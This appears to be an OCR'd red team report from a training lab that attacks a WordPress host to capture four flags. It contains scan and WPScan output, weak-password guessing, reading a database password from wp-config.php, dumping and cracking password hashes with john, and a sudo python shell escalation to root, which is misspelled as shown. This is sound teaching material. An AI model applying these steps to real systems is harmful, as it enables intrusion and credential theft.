
Red Team: Summary of Operations

Table of Contents

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:




```
root@Kali:~# nmap 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-21 08:42 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00035s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.110
Host is up (0.00051s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap scan report for 192.168.1.115
Host is up (0.00046s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 6.44 seconds
```

This scan identifies the services below as potential points of entry:

- Target 1
    - Port 22 SSH
    - Port 80 HTTP
    - Port 111 RPCBIND
    - Port 139 NETBIOS-ssn
    - Port 445 NETBIOS-ssn

The following vulnerabilities were identified on each target:

- Target 1
    - Open SSH 2.7p1: CVE-2016-3115: score 5.5 medium
    - Open port 80
    - Apache httpd 2.4.10: CVE-2017-9798: 5.0 medium
    - Wordpress User Enumeration
    - Weak Password
    - Brute Force
    - Privilege Escalation



Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - flag1.txt: *b9bbcb33e11b80be759c4e844862482d*


- **Wordpress User Enumeration**
  - *User accounts were found on the host 192.168.1.110 with a WPscan*
  - *wpscan –url http://192.168.1.110/wordpress –enumerate u*

```
[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.19 identified (Latest, released on 2022-03-11).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.19'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.19'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (4 / 10) 40.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (5 / 10) 50.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (8 / 10) 80.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time: 00:00
:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Wed Aug 17 17:16:23 2022
[+] Requests Done: 48
```


```
[+] Cached Requests: 4
[+] Data Sent: 11.297 KB
[+] Data Received: 284.802 KB
[+] Memory used: 125.078 MB
[+] Elapsed time: 00:00:02
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
```

-


  - flag2.txt: fc3fd*58dcdad9ab23faca6e9a36e581c*
    - **Weak Password**
      - *Michael password was guessed on the second try since it is just his name in all lower case letters*
      - *command: locate *flag*.txt was used to find flag 2*




  - flag3.txt: *afc01ab56b50591e7dccf93122770cd2*
    - **Unprotected Password/ Unsalted Hash**
      - *An unprotected password was found within the wp-config.php file*




      - *The password was used to log into mysql database and find the user password hashes with*
        - *select * from wp_users;*




      - *The third flag was also found within the table wp_posts*
        - *select *from wp_posts*






- flag4.txt: 715dea6c055b9fe3337544932f2941ce
  - **Privilege Escalation**
    - Cracked Steven's password with:
      - john –wordlist='/usr/share/wordlists/rockyou.txt" usr hashes.txt



- *Using a python command, root privileges were obtained through Stevens account*



- *sudo python -c 'import pty;pty.spwan("bin/bash")'*